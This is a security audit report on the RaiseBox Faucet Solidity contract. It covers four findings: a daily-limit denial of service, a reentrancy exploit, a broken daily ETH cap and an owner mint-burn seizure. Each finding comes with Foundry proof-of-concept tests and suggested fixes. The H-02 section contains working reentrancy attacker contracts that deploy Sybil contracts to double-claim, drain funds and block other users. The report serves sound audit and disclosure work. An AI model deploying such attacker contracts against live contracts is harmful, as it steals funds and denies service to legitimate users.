

Raisebox Faucet Audit Report

Version 1.0

Elia Bordoni

7 ottobre 2025

Raisebox Faucet Audit Report

Elia Bordoni

October 7, 2025

Prepared by: Elia Bordoni

Table of Contents

- Table of Contents
- Protocol Summary
- Risk Classification
- Audit Details
  - Scope
  - Roles
- Executive Summary
  - Issues found
- Findings
  - High
    * [H-01] Temporary DOS on Faucet function caused by dailyClaimLimit being reached before the dailyClaimCount reset
    * [H-02] Possible DOS if attacker uses reentrancy to claim token twice and reach dailyClaimLimit with multiple accounts.
    * [H-03] dailyDrips resets on repeat claims, making dailySepEthCap ineffective
  - Medium
    * [M-01] Mint–Burn exploit enables owner to seize almost the entire token supply burning 1 single token. By exploiting the ability to mint tokens until the supply reaches `type(uint256).max` and then burning 1 token to take control of almost the entire supply, it can make the faucet unusable forever.

Protocol Summary

RaiseBox Faucet is a token drip faucet that drips 1000 test tokens to users every 3 days. It also drips 0.005 sepolia eth to first time users. The faucet tokens will be useful for testing the testnet of a future protocol that would only allow interactions using this tokens.

Risk Classification

		Impact		
		High	Medium	Low
Likelihood	High	H	H/M	M
	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

Commit hash:

```
95921367696c8ca7760ada67039beb985b3228ef
```

Scope

./src/

- RaiseBoxFaucet.sol
- DeployRaiseBoxFaucet.s.sol

Roles

1. Owner:

- RESPONSIBILITIES:
  - deploys contract,
  - mint initial supply and any new token in future,
  - can burn tokens,
  - can adjust daily claim limit,
  - can refill sepolia eth balance
- LIMITATIONS:
  - cannot claimfaucet tokens

2. Claimer:

- RESPONSIBILITIES:
  - can claim tokens by calling the claimFaucetTokens function of this contract.
- LIMITATIONS:
  - Doesn't have any owner defined rights above.

3. Donators:

- RESPONSIBILITIES:
  - can donate sepolia eth directly to contract

Executive Summary

The entire audit was carried out exclusively through manual review.

Issues found

Severity	Number of issues found
High	3
Medium	1
Low	0
Total	4

Findings

High

[H-01] Temporary DOS on Faucet function caused by dailyClaimLimit being reached before the dailyClaimCount reset

Description

- Normally, `dailyClaimCount` should reset after 24 hours have passed. If 24 hours have not yet passed, the reset is skipped.
  Immediately after that, the function performs the check `dailyClaimCount < dailyClaimLimit` to ensure it can still be used.
  Before the end of the function, `dailyClaimCount` is incremented by 1 to keep track of the number of times the function has been called.
- Every time `dailyClaimCount` reaches `dailyClaimLimit`, the `claimFaucetToken` function becomes unusable because it will always revert at the `dailyClaimCount >= dailyClaimLimit` check.
  The part of the function where `dailyClaimCount` is reset after 24 hours is placed **after** this check so that the reset will never happen because function revert before the reset.

```
function claimFaucetTokens() public {
        faucetClaimer = msg.sender;

        if (block.timestamp < (lastClaimTime[faucetClaimer] +
            CLAIM_COOLDOWN)) {
            revert RaiseBoxFaucet_ClaimCooldownOn();
        }

```

```
8           if (faucetClaimer == address(0) || faucetClaimer == address(
                this) || faucetClaimer == Ownable.owner()) {
9               revert
                    RaiseBoxFaucet_OwnerOrZeroOrContractAddressCannotCallClaim
                    ();
10          }
11
12          if (balanceOf(address(this)) <= faucetDrip) {
13              revert RaiseBoxFaucet_InsufficientContractBalance();
14          }
15  @>      if (dailyClaimCount >= dailyClaimLimit) {
16              revert RaiseBoxFaucet_DailyClaimLimitReached();
17          }
18
19          if (!hasClaimedEth[faucetClaimer] && !sepEthDripsPaused) {
20              uint256 currentDay = block.timestamp / 24 hours;
21
22              if (currentDay > lastDripDay) {
23                  lastDripDay = currentDay;
24                  dailyDrips = 0;
25              }
26
27              if (dailyDrips + sepEthAmountToDrip <= dailySepEthCap &&
                    address(this).balance >= sepEthAmountToDrip) {
28                  hasClaimedEth[faucetClaimer] = true;
29                  dailyDrips += sepEthAmountToDrip;
30                  (bool success,) = faucetClaimer.call{value:
                        sepEthAmountToDrip}("");
31
32                  if (success) {
33                      emit SepEthDripped(faucetClaimer,
                            sepEthAmountToDrip);
34                  } else {
35                      revert RaiseBoxFaucet_EthTransferFailed();
36                  }
37              } else {
38                  emit SepEthDripSkipped(
39                      faucetClaimer,
40                      address(this).balance < sepEthAmountToDrip ? "
                            Faucet out of ETH" : "Daily ETH cap reached"
41                  );
42              }
43          } else {
44              dailyDrips = 0;
45          }
46
47          /**
48           *
49           * @param lastFaucetDripDay tracks the last day a claim was
                 made
50           * @notice resets the @param dailyClaimCount every 24 hours
```

```
51          */
52  @>      if (block.timestamp > lastFaucetDripDay + 1 days) {
53              lastFaucetDripDay = block.timestamp;
54              dailyClaimCount = 0;
55          }
56
57          // Effects
58
59          lastClaimTime[faucetClaimer] = block.timestamp;
60          dailyClaimCount++;
61
62          // Interactions
63          _transfer(address(this), faucetClaimer, faucetDrip);
64
65          emit Claimed(msg.sender, faucetDrip);
66      }
```

Likelihood:

- This happen every time the dailyClaimLimit is reached.
- The function can't be used until the owner increment the dailyClaimLimit

Impact:

- Users can't use the main function claimFaucetTokens, the contract will be useless
- Thanks to the function that allows owner to increase the dailyClaimLimit, the contract is not broken forever. Anyway, everytime dailyClaimLimit is reached, owner needs to call adjustDaily-ClaimLimit function to unlock the contract.

Proof of Concepts The PoC demonstrates that once the daily limit is reached, even after 24 hours have passed, the counter is not reset when calling the `claimFaucetTokens` function, causing the transaction to revert. The test also shows that once the owner increases the limit, the function resumes working as expected.

```
1  function testIfDOSHappenDueToDailyClaimCountEqualDailyClaimLimit()
       public {
2          vm.prank(owner);
3          raiseBoxFaucet.adjustDailyClaimLimit(98, false); //now
               dailyClaimLimit is 2 to semplify the test
4
5          //reaching dailyClaimLimit
6          vm.prank(user1);
7          raiseBoxFaucet.claimFaucetTokens();
8          vm.prank(user2);
9          raiseBoxFaucet.claimFaucetTokens();
10
11         //try to call faucet again but will fail
```

```
12          vm.prank(user3);
13          vm.expectRevert();
14          raiseBoxFaucet.claimFaucetTokens();
15
16          //move more than 24 hours ahead (should reset the counter)
17          vm.warp(block.timestamp + 25 hours);
18
19          //now counter should reset and let user3 claim his token, but
                it will not work
20          vm.prank(user3);
21          vm.expectRevert();
22          raiseBoxFaucet.claimFaucetTokens();
23
24          assertEq(raiseBoxFaucet.dailyClaimCount(), 2);
25          assertEq(raiseBoxFaucet.dailyClaimCount(), raiseBoxFaucet.
                dailyClaimLimit());
26
27          //to fix this owner have to increase dailyClaimLimit to let
                complete the function
28          //execution and reset the counter
29          vm.prank(owner);
30          raiseBoxFaucet.adjustDailyClaimLimit(10, true); //increase the
                daily limit
31
32          vm.prank(user3);
33          raiseBoxFaucet.claimFaucetTokens();
34
35          assertEq(raiseBoxFaucet.dailyClaimCount(), 1); //counter has
                been reset and then added 1
36      }
```

Recommended mitigation

Move the part of the code that checks whether a day has passed — and resets the counter if so — to **before** the check that compares `dailyClaimCount` with `dailyClaimLimit`.

```
1  function claimFaucetTokens() public {
2          faucetClaimer = msg.sender;
3
4          if (block.timestamp < (lastClaimTime[faucetClaimer] +
               CLAIM_COOLDOWN)) {
5              revert RaiseBoxFaucet_ClaimCooldownOn();
6          }
7
8          if (faucetClaimer == address(0) || faucetClaimer == address(
               this) || faucetClaimer == Ownable.owner()) {
9              revert
                   RaiseBoxFaucet_OwnerOrZeroOrContractAddressCannotCallClaim
                   ();
10         }
11
```

```
12          if (balanceOf(address(this)) <= faucetDrip) {
13              revert RaiseBoxFaucet_InsufficientContractBalance();
14          }
15  +       if (block.timestamp > lastFaucetDripDay + 1 days) {
16  +           lastFaucetDripDay = block.timestamp;
17  +           dailyClaimCount = 0;
18  +       }
19
20          if (dailyClaimCount >= dailyClaimLimit) {
21              revert RaiseBoxFaucet_DailyClaimLimitReached();
22          }
23
24          if (!hasClaimedEth[faucetClaimer] && !sepEthDripsPaused) {
25              uint256 currentDay = block.timestamp / 24 hours;
26
27              if (currentDay > lastDripDay) {
28                  lastDripDay = currentDay;
29                  dailyDrips = 0;
30              }
31
32              if (dailyDrips + sepEthAmountToDrip <= dailySepEthCap &&
                    address(this).balance >= sepEthAmountToDrip) {
33                  hasClaimedEth[faucetClaimer] = true;
34                  dailyDrips += sepEthAmountToDrip;
35                  (bool success,) = faucetClaimer.call{value:
                        sepEthAmountToDrip}("");
36
37                  if (success) {
38                      emit SepEthDripped(faucetClaimer,
                            sepEthAmountToDrip);
39                  } else {
40                      revert RaiseBoxFaucet_EthTransferFailed();
41                  }
42              } else {
43                  emit SepEthDripSkipped(
44                      faucetClaimer,
45                      address(this).balance < sepEthAmountToDrip ? "
                            Faucet out of ETH" : "Daily ETH cap reached"
46                  );
47              }
48          } else {
49              dailyDrips = 0;
50          }
51
52  -       if (block.timestamp > lastFaucetDripDay + 1 days) {
53  -            lastFaucetDripDay = block.timestamp;
54  -            dailyClaimCount = 0;
55  -        }
56
57          // Effects
58
```

```
59          lastClaimTime[faucetClaimer] = block.timestamp;
60          dailyClaimCount++;
61
62          // Interactions
63          _transfer(address(this), faucetClaimer, faucetDrip);
64
65          emit Claimed(msg.sender, faucetDrip);
66      }
```

[H-02] Possible DOS if attacker uses reentrancy to claim token twice and reach dailyClaimLimit with multiple accounts.

Description

- `claimFaucetTokens()` grants `faucetDrip` tokens per successful call; on the caller's **first** successful call it also sends `sepEthAmountToDrip` ETH. Each success increments `dailyClaimCount` (capped by `dailyClaimLimit` = 100).
- Due to a reentrancy on the ETH `call`, an attacker can receive ETH once and tokens twice from the same account. By deploying 50 Sybil accounts that each call twice, the attacker can exhaust the daily limit with only 50 accounts while extracting more ETH and tokens than entitled. If automated to run immediately after the daily counter reset (e.g., via Chainlink Automation), this exploit can reliably consume the daily quota each day and deny service to legitimate users.

```
1  function claimFaucetTokens() public {
2
3          ...
4
5          if (!hasClaimedEth[faucetClaimer] && !sepEthDripsPaused) {
6              uint256 currentDay = block.timestamp / 24 hours;
7
8              if (currentDay > lastDripDay) {
9                  lastDripDay = currentDay;
10                 dailyDrips = 0;
11             }
12
13             if (dailyDrips + sepEthAmountToDrip <= dailySepEthCap &&
                   address(this).balance >= sepEthAmountToDrip) {
14                 hasClaimedEth[faucetClaimer] = true;
15                 dailyDrips += sepEthAmountToDrip;
16 @>             (bool success,) = faucetClaimer.call{value:
       sepEthAmountToDrip}("");
17
18                 if (success) {
19                     emit SepEthDripped(faucetClaimer,
                           sepEthAmountToDrip);
20                 } else {
21                     revert RaiseBoxFaucet_EthTransferFailed();
22                 }
23             } else {
24                 emit SepEthDripSkipped(
25                     faucetClaimer,
26                     address(this).balance < sepEthAmountToDrip ? "
                           Faucet out of ETH" : "Daily ETH cap reached"
27                 );
28             }
29         } else {
```

```
30              dailyDrips = 0;
31          }
32
33          /**
34           *
35           * @param lastFaucetDripDay tracks the last day a claim was
                 made
36           * @notice resets the @param dailyClaimCount every 24 hours
37           */
38          if (block.timestamp > lastFaucetDripDay + 1 days) {
39              lastFaucetDripDay = block.timestamp;
40              dailyClaimCount = 0;
41          }
42
43
44  @>      lastClaimTime[faucetClaimer] = block.timestamp;
45  @>      dailyClaimCount++;
46
47          _transfer(address(this), faucetClaimer, faucetDrip);
48
49          emit Claimed(msg.sender, faucetDrip);
50      }
```

Likelihood:

- Once an attacker has enough ETH to fund the initial exploit, subsequent attacks can be self-sustaining: the ETH collected during each successful attack can finance the next one, enabling a recurring, automated exploitation without additional capital outlay.

Impact:

- An attacker can extract significantly more ETH (up to 24×) and a correspondingly larger amount of tokens than entitled over the three-day claim window. In practice, the attacker would consolidate this by executing 50 claims in a single attack.
- If the exploit is automated to run each day and triggers immediately after the 24-hour counter resets, the attacker will consume the daily call quota at once, effectively denying service to legitimate users by rendering the faucet unusable.

Proof of Concepts

1) preparation: owner burn 1 token and mint a lot of token to avoid revert due to insufficient balance

2) Setting gasPrice: gasPriceSettingInGwei is set to 8 cause is the maximum gas price that allows to complete the attack being profitable. (it will be discussed deeply later).

3) Start the attack: Deploy attacker contract and start the attack.

4) Declare final balances and check assertions: once the attack is done, Verify the following, in order:

1. The attacker's token balance after the exploit equals their initial token balance plus the maximum number of claims allowed in a single day).
2. The attacker's ETH balance after the exploit equals their initial ETH balance plus `sepEthAmountToDrip * 50` (50 representing half the daily maximum number of calls). This reflects that, when exploiting reentrancy from the same account, the attacker is eligible to collect ETH on the first invocation but not on the reentrant second invocation.
3. The daily claim counter (`dailyClaimCount`) has reached `dailyClaimLimit`, thereby preventing any further successful claims for that day.
4. As a final proof, have both `user1` and `user2` call `claimFaucetTokens()`, which should revert with the custom error `RaiseBoxFaucet__DailyClaimLimitReached`, preventing the claim.

1) Gas and profitability report: The gas price used by the test is configurable at line 11 to the value `8` , chosen because it represents the highest gas price (in gwei) at which the attack remains profitable in our scenario.

```
1  function testDOSDueToDoubleAttackerReentrancyToReachDailyClaimLimit()
       public {
2          //1. Preparation
3          vm.startPrank(owner);
4          raiseBoxFaucet.burnFaucetTokens(1);
5          raiseBoxFaucet.mintFaucetTokens(address(raiseBoxFaucet),
               1000000000000 * 10 **18);
6          vm.stopPrank();
7          uint256 attackerInitialTokenBalance = raiseBoxFaucet.balanceOf(
               attacker);
8          uint256 attackerInitialEthBalance = attacker.balance;
9
10         //2. Gas Price setting
11         uint256 gasPriceSettingInGwei = 8; // 8 Gwei
12         uint256 gasPriceInWei = gasPriceSettingInGwei * 1 gwei; // wei
               conversion
13         vm.txGasPrice(gasPriceInWei);
14         uint256 gasBefore  = gasleft();
15
16         //3. Start the attack
17         vm.startPrank(attacker);
18         attackerMainContract = new AttackerMainContract(address(
               raiseBoxFaucet));
19         attackerMainContract.attack();
20         vm.stopPrank();
21         uint256 gasAfter  = gasleft();
22
23         //4. Declare final balances and check assertions
24         uint attackerFinalEthBalance = address(attacker).balance;
25         uint attackerFinalTokenBalance = raiseBoxFaucet.balanceOf(
               address(attacker));
```

```
26
27          assertEq(attackerFinalTokenBalance, attackerInitialTokenBalance
                +
28              (raiseBoxFaucet.faucetDrip() * raiseBoxFaucet.
                   dailyClaimLimit()));
29          assertEq(attackerFinalEthBalance, attackerInitialEthBalance + (
               raiseBoxFaucet.sepEthAmountToDrip() * 50) );
30          assertEq(raiseBoxFaucet.dailyClaimLimit(), raiseBoxFaucet.
               dailyClaimCount());
31
32          vm.prank(user1);
33          vm.expectRevert(
34            abi.encodeWithSelector(RaiseBoxFaucet.
                 RaiseBoxFaucet__DailyClaimLimitReached.selector)
35          );
36          raiseBoxFaucet.claimFaucetTokens();
37
38          vm.prank(user2);
39          vm.expectRevert(
40            abi.encodeWithSelector(RaiseBoxFaucet.
                 RaiseBoxFaucet__DailyClaimLimitReached.selector)
41          );
42          raiseBoxFaucet.claimFaucetTokens();
43
44          //5. Gas and profitability report
45          uint256 gasUsed = gasBefore - gasAfter;
46          uint256 gasCostWei = gasUsed * tx.gasprice;
47
48          uint256 ethGained = attacker.balance -
               attackerInitialEthBalance;
49          uint256 netProfitEth;
50          unchecked{
51              netProfitEth = ethGained - gasCostWei;
52          }
53          bool isProfitable;
54          if(netProfitEth  < ethGained){
55              isProfitable = true;
56          }
57
58          assertEq(isProfitable, true);
59
60      }
```

This attacker contract was developed with the following considerations:

- The target contract lacks reentrancy protection, making it vulnerable to reentrancy attacks.
- The `claimFaucetTokens()` function performs an external `call` that transfers ETH, allowing an attacker to trigger their contract's `receive` function during the call.
- ETH can be claimed only once per account because the `hasClaimedEth` mapping is updated

before the external `call`.

- Consequently, a reentrancy exploit from the same account provides only a single opportunity to capture ETH.
- The same account cannot perform more than two invocations (including reentrant calls), since token transfers and state updates occur on the second call, preventing further claims.

The attack involves **two contracts**: Main (factory) contract and contracts for single attack

- **Main (factory) contract:** calculates the number of attacker contracts required to exhaust the faucet (`dailyClaimLimit - dailyClaimCount`). It deploys all attacker contracts and calls `attack()` on each.

```
contract AttackerMainContract is Ownable {
    IRaiseBoxFaucet raiseBoxFaucet;

    constructor(address _raiseBoxFauecet)Ownable(msg.sender) payable{
        raiseBoxFaucet = IRaiseBoxFaucet(_raiseBoxFauecet);
    }

    function attack() external onlyOwner {
        (uint256 numberOfContracts, bool numberIsEven) =
            _getNumberOfContract();
        address payable [] memory attackers  = new address payable[] (
            numberOfContracts);
        for(uint i = 0; i <numberOfContracts; i++){

            AttackerContract attacker = new AttackerContract(address(
                raiseBoxFaucet));
            attackers[i] = payable(address (attacker));
        }
        for(uint i = 0; i <numberOfContracts; i++){
            AttackerContract(attackers[i]).attack();
        }
        if(!numberIsEven){
            raiseBoxFaucet.claimFaucetTokens();
        }
        raiseBoxFaucet.transfer(owner(), raiseBoxFaucet.balanceOf(
            address(this)));
        (bool success, ) = owner().call{value: address(this).balance}("
            ");
        require(success, "final eth transfer Failed");
    }

    receive() payable external {
    }

    function _getNumberOfContract()private view returns(uint256, bool){
```

```
31          uint256 temporaryNumberOfContracts = (raiseBoxFaucet.
               dailyClaimLimit() - raiseBoxFaucet.dailyClaimCount())* 10 /
               2;
32          uint256 numberOfContracts;
33          bool numberIsEven;
34          if(temporaryNumberOfContracts % 10 == 0){
35              numberIsEven = true;
36              numberOfContracts = temporaryNumberOfContracts / 10;
37          } else {
38              numberOfContracts = (temporaryNumberOfContracts - 5) /10;
39          }
40          return(numberOfContracts, numberIsEven);
41      }
42  }
```

- The attacker contract for a single run calls `claimFaucetTokens()`, uses its `receive` fallback to perform a single reentrant invocation, and then forwards all collected tokens and ETH to the main (factory) contract.

```
1  contract AttackerContract {
2       IRaiseBoxFaucet immutable raiseBoxFaucet;
3       address private immutable owner;
4      constructor(address _raiseBoxFauecet) payable{
5          raiseBoxFaucet = IRaiseBoxFaucet(_raiseBoxFauecet);
6           owner = msg.sender;
7      }
8
9      function attack() external{
10         require(msg.sender == owner, "notMainContract");
11         raiseBoxFaucet.claimFaucetTokens();
12         (bool ethTransferSuccess,) = owner.call{value: address(
               this).balance}("");
13         require(ethTransferSuccess, "eth transfer failed");
14         (bool tokenTransferSuccess) = raiseBoxFaucet.transfer(
               owner, raiseBoxFaucet.balanceOf(address(this)));
15         require(tokenTransferSuccess, "token transfer failed");
16     }
17     receive() external payable{
18         raiseBoxFaucet.claimFaucetTokens();
19     }
20 }
```

Recommended mitigation

- Inherit the OpenZeppelin `ReentrancyGuard` contract and add the `nonReentrant` modifier to the function.
- Refactor the function to follow the **check-effects-interactions** pattern.

```
pragma solidity ^0.8.30;

...
+ import {ReentrancyGuard} from "@openzeppelin/contracts/utils/
    ReentrancyGuard.sol";

contract RaiseBoxFaucet is ERC20, Ownable, ReentrancyGuard {
    ....

    function claimFaucetTokens() public
+    nonReentrant
    {
       ...
        if (dailyClaimCount >= dailyClaimLimit) {
            revert RaiseBoxFaucet_DailyClaimLimitReached();
        }

+        if (block.timestamp > lastFaucetDripDay + 1 days) {
+            lastFaucetDripDay = block.timestamp;
+            dailyClaimCount = 0;
+        }

+        lastClaimTime[faucetClaimer] = block.timestamp;
+        dailyClaimCount++;

        // drip sepolia eth to first time claimers if supply hasn't ran
            out or sepolia drip not paused**
        // still checks
        if (!hasClaimedEth[faucetClaimer] && !sepEthDripsPaused) {
            ...
        } else {
            dailyDrips = 0;
        }

-        if (block.timestamp > lastFaucetDripDay + 1 days) {
-            lastFaucetDripDay = block.timestamp;
-            dailyClaimCount = 0;
-        }


-        lastClaimTime[faucetClaimer] = block.timestamp;
-        dailyClaimCount++;

       ...
    }
```

[H-03] dailyDrips resets on repeat claims, making dailySepEthCap ineffective

Description

- The function should provide Sepolia ETH to first-time callers, up to a daily total cap. Once reached, it stops sending ETH and distributes only tokens. The cap resets daily to resume ETH distribution.
- If an account has not yet received ETH, it receives it as expected. However, when an account that has already received ETH requests additional tokens, it unintentionally resets the daily ETH cap, effectively bypassing the limit and allowing more ETH to be distributed than intended.

```
function claimFaucetTokens() public nonReentrant {

       ...
        }
        if (dailyClaimCount >= dailyClaimLimit) {
            revert RaiseBoxFaucet_DailyClaimLimitReached();
        }
        if (!hasClaimedEth[faucetClaimer] && !sepEthDripsPaused) {
            uint256 currentDay = block.timestamp / 24 hours;
            if (currentDay > lastDripDay) {
                lastDripDay = currentDay;
                dailyDrips = 0;
            }
            if (dailyDrips + sepEthAmountToDrip <= dailySepEthCap &&
               address(this).balance >= sepEthAmountToDrip) {
                hasClaimedEth[faucetClaimer] = true;
                dailyDrips += sepEthAmountToDrip;
                (bool success,) = faucetClaimer.call{value:
                   sepEthAmountToDrip}("");

                if (success) {
                    emit SepEthDripped(faucetClaimer,
                       sepEthAmountToDrip);
                } else {
                    revert RaiseBoxFaucet_EthTransferFailed();
                }
            } else {
                emit SepEthDripSkipped(
                    faucetClaimer,
                    address(this).balance < sepEthAmountToDrip ? "
                       Faucet out of ETH" : "Daily ETH cap reached"
                );
            }
        } else {

@>            dailyDrips = 0;
        }

       ...
```

```
36      }
```

Likelihood:

- This issue occurs whenever an account that has already received ETH calls the `claimFaucetTokens()` function to claim additional tokens.

Impact:

- Under the current contract parameters, the impact is low: each account receives 0.005 ETH, the `dailySepEthCap` is 1 ETH, and the maximum number of claims is 100. Even if all 100 claims are made, the total distributed would only amount to 0.5 ETH
- The risk could increase if the owner raises the maximum daily claims via the `adjustDailyClaimLimit()` function. Setting the limit above 200 (0.005 * 201 > 1) would make this vulnerability more severe.

Proof of Concepts This test verifies the incorrect reset of `dailyDrips` when an account that has already received ETH calls the function, triggering the **`else`** block at line 216 of the contract, causing the bug.

- Called the faucet to set `hasClaimedEth` to true for `user1`.
- Advanced 4 days to allow `user1` to call the function again.
- Called the function with `user2`; with `dailyDrips` equal to `ethSentToEachAccount * 1`, verified that after 3 days `dailyDrips` is correctly reset.
- Called `claimFaucetTokens` with `user1` and expected `dailyDrips` to remain unchanged (correct behavior).
- Test shows `dailyDrips` is reset to 0 instead, triggering the bug.

```
1  function testDailyDripsIsResetInAWrongWay() public {
2          uint256 ethSentToEachAccount = raiseBoxFaucet.
               sepEthAmountToDrip(); //0.005 ether
3          assertEq(raiseBoxFaucet.dailyDrips(), 0);
4
5          vm.prank(user1);
6          raiseBoxFaucet.claimFaucetTokens();
7          //today only 1 account call faucet and receive ether
8          assertEq(raiseBoxFaucet.dailyDrips(), ethSentToEachAccount * 1)
               ;
9
10         vm.roll(block.timestamp + 4 days);
11         vm.prank(user2);
12         raiseBoxFaucet.claimFaucetTokens();
13         //after 1 day dailyDrips reset the amount added from user1
```

```
14          assertEq(raiseBoxFaucet.dailyDrips(), ethSentToEachAccount * 1)
                ;
15
16          vm.prank(user1);
17          raiseBoxFaucet.claimFaucetTokens();
18          assertEq(raiseBoxFaucet.dailyDrips(), ethSentToEachAccount * 1,
19                  "dailyDrips has been set to zero even even when it
                        should not be");
20
21          vm.prank(user3);
22          raiseBoxFaucet.claimFaucetTokens();
23          assertEq(raiseBoxFaucet.dailyDrips(), ethSentToEachAccount * 2)
                ;
24      }
```

The tests show that the contract should keep the `dailyDrips` value unchanged, but it is instead reset by a call from an account that has already received ETH.

Failure Message:

```
dailyDrips has been set to zero even if should not: 0 !=
    5000000000000000
```

Recommended mitigation

To mitigate this issue, it is sufficient to remove the line inside the **`else`** block that resets `dailyDrips` when `hasClaimedEth` is true.

```
function claimFaucetTokens() public nonReentrant {
        ...
        if (dailyClaimCount >= dailyClaimLimit) {
            revert RaiseBoxFaucet_DailyClaimLimitReached();
        }
        if (!hasClaimedEth[faucetClaimer] && !sepEthDripsPaused) {
            ...
        } else {
-           dailyDrips = 0;
        }
        ...
    }
```

Medium

[M-01] Mint–Burn exploit enables owner to seize almost the entire token supply burning 1 single token. By exploiting the ability to mint tokens until the supply reaches `type(uint256).max` and then burning 1 token to take control of almost the entire supply, it can make the faucet unusable forever.

Description

- The contract should allow the owner to burn tokens held by the contract by directly burning them from the contract's balance.
- The problem is that the burnFaucetTokens function accepts a parameter that defines the amount of tokens to burn, then sends the entire balance of the contract to the owner and burns from the owner's balance the amount of tokens specified by the parameter, regardless of the size of the balance that was sent from the contract to the owner.
- Owner can mint almost the entire supply (type(uint256).max - tokens held by users) to the contract, call the burn function and take control of the entire contract token balance. The contract remains with 0 tokens and cannot distribute through the faucet function.

```
1      function mintFaucetTokens(address to, uint256 amount) public
           onlyOwner {
2          if (to != address(this)) {
3              revert RaiseBoxFaucet_MiningToNonContractAddressFailed();
4          }
5
6          if (balanceOf(address(to)) > 1000 * 10 ** 18) {
7              revert RaiseBoxFaucet_FaucetNotOutOfTokens();
8          }
9
10 @>       _mint(to, amount);
11
12         emit MintedNewFaucetTokens(to, amount);
13     }
```

Likelihood: It can happen at any moment the owner decides to take almost full control of the tokens.

Impact: The contract becomes non-functional, as any call to `claimFaucetTokens` reverts due to the contract having an insufficient balance.

Proof of Concepts

1 - owner burn 1 token to avoid revert on the require balance < 1000 * 10 ** 18.
2- mint all the possible tokens (max uint256 - totalsupply) to exclude tokens from other users

3- burn 1 token and get all the balance contract (almost the entire supply), now the balance contract is 0 and no other tokens can be minted

4- users try to use the faucet but it will always revert due to insufficient balance

```
function testOwnerCanClaimAlmostAllTheSupplyBurningOneToken() public {
        vm.startPrank(owner);
        //burn 1 token to avoid revert on the require balance < 1000 *
            10 ** 18
        raiseBoxFaucet.burnFaucetTokens(1);
        uint256 allTokenMintable = type(uint256).max - raiseBoxFaucet.
            totalSupply();
        uint256 initialOwnerBalance = raiseBoxFaucet.balanceOf(owner);

        //mint all possible tokens
        raiseBoxFaucet.mintFaucetTokens(address(raiseBoxFaucet),
            allTokenMintable);

        //burn 1 token and transfer all the token on owner balance
        raiseBoxFaucet.burnFaucetTokens(1);

        console.log("owner Balance: ", raiseBoxFaucet.balanceOf(owner))
            ;
        console.log("result:        ", initialOwnerBalance +
            allTokenMintable -1);
        assertEq(raiseBoxFaucet.balanceOf(owner), initialOwnerBalance +
             allTokenMintable -1);

        vm.prank(user1);
        vm.expectRevert();
        raiseBoxFaucet.claimFaucetTokens();
}
```

Recommended mitigation

To mitigate this issue it is necessary to prevent transferring the tokens from the contract to the owner before the burn. Inside `_burn` replace `msg.sender` with `address(this)` and the tokens will be burned directly in the contract so the owner cannot seize them.

```
    function burnFaucetTokens(uint256 amountToBurn) public onlyOwner {
        require(amountToBurn <= balanceOf(address(this)), "Faucet Token
            Balance: Insufficient");

-       // transfer faucet balance to owner first before burning
-       // ensures owner has a balance before _burn (owner only
    function) can be called successfully
-       _transfer(address(this), msg.sender, balanceOf(address(this)));

+       _burn(address(this), amountToBurn);
    }
```